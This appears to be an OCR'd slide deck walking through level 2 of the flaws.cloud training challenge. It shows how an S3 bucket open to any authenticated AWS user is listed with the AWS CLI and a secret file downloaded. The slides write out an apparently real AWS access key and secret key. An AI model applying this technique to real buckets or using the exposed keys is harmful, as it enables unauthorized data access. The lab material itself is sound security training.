Exploiting S3 Authenticated

@mmar

FLAWS.CLOUD –CHALLENGE-2

ATTACK Scenario

Vulnerability


- ✓ Open permissions to S3 bucket for all authenticated AWS users.
- ✓ A private bucket that should have been configured to allow only authenticated access for specific users may have been misconfigured to allow authenticated access from anyone

You need aws free account to exploit the vulnerability

AWS Account Configuration


Step-1

- Go to AWS IAM dashboard and click on users




Step-2

- Add a new user with programmatic access



Step-3


- Once a user is created, note down the credentials



Step-4

- Update your Kali Repositories and then download aws cli

  - Sudo apt install update
  - Sudo ap-get install awscli



Step-5

- Now configure the profile on aws cli with the keys from the account


```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile ammar
AWS Access Key ID [None]: AKIAVZ2FRSQV4MIFFK46
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Exploitation

Exploitation

- List the content of the S3 bucket with your profile

```
aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```



Exploitation

- Now similarly as in task 1, download the secret file

```
┌──(kali㉿kali)-[~]
└─$ aws s3 --profile ammar cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html .

download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-e4443fc.htm
l
```

DEMO

THANKS